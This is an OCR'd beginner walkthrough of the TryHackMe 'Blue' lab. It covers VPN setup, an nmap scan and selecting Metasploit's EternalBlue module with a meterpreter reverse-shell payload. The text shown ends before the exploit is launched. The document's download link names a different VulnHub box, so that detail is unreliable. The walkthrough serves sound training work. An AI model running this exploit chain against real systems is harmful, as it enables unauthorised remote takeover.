BLUE – TRYHACKME


Blue is a box on tryhackme (https://tryhackme.com/r/room/blue) created by DarkStar7471. You can download it from: https://download.vulnhub.com/basicpentesting/basic_pentesting_1.ova

The Operating System on our target is Windows based. We will later find a user named *Jon* after some research. Our motive here is to find the password of the user *Jon*.

This is how we get the box.


We'll login into our host machine (mine is **KALI**) to find the password of the user *Jon*.

We can login from here.




We have to put our host machine’s username and password and press login.

Next, we press the terminal button shown in left upside corner button or search **terminal** from applications. keyboard and type – ***terminal***. We can see the terminal here.




BLUE – TRYHACKME

Here our **terminal** is opened.



```
┌──(lucifer㉿kali)-[~]
└─$ 
```


Now we will connect our **vpn** with tryhackme with the help of **openvpn** from vpn's file downloaded path after doing **sudo**.



```
┌──(lucifer㉿kali)-[~]
└─$ sudo su
[sudo] password for lucifer: 
┌──(root㉿kali)-[/home/lucifer]
└─# cd Downloads/

┌──(root㉿kali)-[/home/lucifer/Downloads]
└─# openvpn p4nd3y.ovpn
2024-09-24 10:44:34 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed u
nless "allow-compression yes" is also set.
2024-09-24 10:44:34 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed in this case. If y
ou need this fallback please add '--data-ciphers-fallback BF-CBC' to your configuration and/or add BF-CBC to --data-ciphers.
2024-09-24 10:44:34 Note: '--allow-compression' is not set to 'no', disabling data channel offload.
2024-09-24 10:44:34 OpenVPN 2.6.12 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2024-09-24 10:44:34 library versions: OpenSSL 3.2.2 4 Jun 2024, LZO 2.10
2024-09-24 10:44:34 DCO version: N/A
2024-09-24 10:44:34 TCP/UDP: Preserving recently used remote address: [AF_INET]3.7.33.194:1194
2024-09-24 10:44:34 Socket Buffers: R=[212992→212992] S=[212992→212992]
2024-09-24 10:44:34 UDPv4 link local: (not bound)
2024-09-24 10:44:34 UDPv4 link remote: [AF_INET]3.7.33.194:1194
2024-09-24 10:44:34 TLS: Initial packet from [AF_INET]3.7.33.194:1194, sid=49d5e5ff 0b951388
2024-09-24 10:44:34 VERIFY OK: depth=1, CN=ChangeMe
2024-09-24 10:44:34 VERIFY KU OK
2024-09-24 10:44:34 Validating certificate extended key usage
2024-09-24 10:44:34 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2024-09-24 10:44:34 VERIFY EKU OK
2024-09-24 10:44:34 VERIFY OK: depth=0, CN=server
2024-09-24 10:44:34 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary
key: 253 bits X25519
2024-09-24 10:44:34 [server] Peer Connection Initiated with [AF_INET]3.7.33.194:1194
2024-09-24 10:44:34 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2024-09-24 10:44:34 TLS: tls_multi_process: initial untrusted session promoted to trusted
2024-09-24 10:44:34 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,route-metric 1000,route-gateway 10.17.0.1,topology subnet,ping 5
,ping-restart 120,ifconfig 10.17.16.197 255.255.128.0,peer-id 106,cipher AES-256-CBC'
2024-09-24 10:44:34 OPTIONS IMPORT: --ifconfig/up options modified
2024-09-24 10:44:34 OPTIONS IMPORT: route options modified
2024-09-24 10:44:34 OPTIONS IMPORT: route-related options modified
2024-09-24 10:44:34 net_route_v4_best_gw query: dst 0.0.0.0
2024-09-24 10:44:34 net_route_v4_best_gw result: via 192.168.52.2 dev eth0
2024-09-24 10:44:34 ROUTE_GATEWAY 192.168.52.2/255.255.255.0 IFACE=eth0 HWADDR=00:0c:29:86:48:2f
2024-09-24 10:44:34 TUN/TAP device tun0 opened
2024-09-24 10:44:34 net_iface_mtu_set: mtu 1500 for tun0
2024-09-24 10:44:34 net_iface_up: set tun0 up
```

BLUE – TRYHACKME


Now, we will check the ip of the target machine from tryhackme website which will be shown after pressing the **start machine** button.



Scan and learn what exploit this machine is vulnerable to. Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up.
This room is not meant to be a boot2root CTF, rather, this is an educational series for complete beginners. Professionals will likely get very little out of this room beyond basic practice as the process here is meant to be beginner-focused.

Art by one of our members, Varg - THM Profile - Instagram - Blue Merch - Twitter


After starting the machine it'll get one minute to show the ip.



Target Machine Information

Title	Target IP Address	Expires
Blue	10.10.134.188	58min 34s

After getting the target ip first thing we'll do is **nmap** scan to see the open ports and more machine's info.




```
┌──(root㉿kali)-[/home/lucifer]
└─# nmap -A -T4 10.10.134.188
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-24 10:51 IST
```

Here I am using **nmap -A -T4 <IP>.** You can also use different scripts like **nmap -sCv -T4 <IP>** or many more as you like.

BLUE – TRYHACKME


We Seems like our scan is completed. Looks like there are total 9 ports open and 3 under 1000.



```
┌──(root㉿kali)-[/home/lucifer]
└─# nmap -A -T4 10.10.134.188
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-24 10:51 IST
Nmap scan report for 10.10.134.188
Host is up (0.20s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  tcpwrapped
|_ssl-date: 2024-09-24T05:22:48+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: JON-PC
|   NetBIOS_Domain_Name: JON-PC
|   NetBIOS_Computer_Name: JON-PC
|   DNS_Domain_Name: Jon-PC
|   DNS_Computer_Name: Jon-PC
|   Product_Version: 6.1.7601
|_  System_Time: 2024-09-24T05:22:34+00:00
| ssl-cert: Subject: commonName=Jon-PC
| Not valid before: 2024-09-23T05:18:38
|_Not valid after:  2025-03-25T05:18:38
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
49159/tcp open  msrpc        Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=9/24%OT=135%CT=1%CU=35427%PV=Y%DS=5%DC=T%G=Y%TM=66F
OS:24CAA%P=x86_64-pc-linux-gnu)SEQ(SP=FD%GCD=1%ISR=101%TI=I%II=I%SS=S%TS=7)
OS:SEQ(SP=FD%GCD=1%ISR=101%TI=I%CI=I%TS=7)SEQ(SP=FD%GCD=1%ISR=101%TI=I%CI=I
OS:%II=I%SS=S%TS=7)OPS(O1=M508NW8ST11%O2=M508NW8ST11%O3=M508NW8NNT11%O4=M50
OS:8NW8ST11%O5=M508NW8ST11%O6=M508ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%
OS:W5=2000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M508NW8NNS%CC=N%Q=)T1(R=Y%DF=
OS:Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q
OS:=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%
OS:A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T5(R=Y%D
OS:F=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O
```

Now that we have know the OS info from port 445 we can use **searchsploit** or google it about the previous exploits in it. Guess what we found it using google. Seems that it has severe vulnerability **MS17-010 (EternalBlue)** with impact score of 8.8 which is really high.


Now we'll use **msfconsole(metasploit)** to exploit this machine as we know the vulnerability after further research. We'll search the exploit on metasploit.



```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1    \_ target: Automatic Target             .                .        .      .
   2    \_ target: Windows 7                    .                .        .      .
   3    \_ target: Windows Embedded Standard 7  .                .        .      .
   4    \_ target: Windows Server 2008 R2       .                .        .      .
```


We found an exploit. Now we'll use it.

BLUE – TRYHACKME




```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

We'll set the required options needed to exploit the target machine.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Wind
                                             ows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows
                                             Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded S
                                             tandard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.52.133   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```

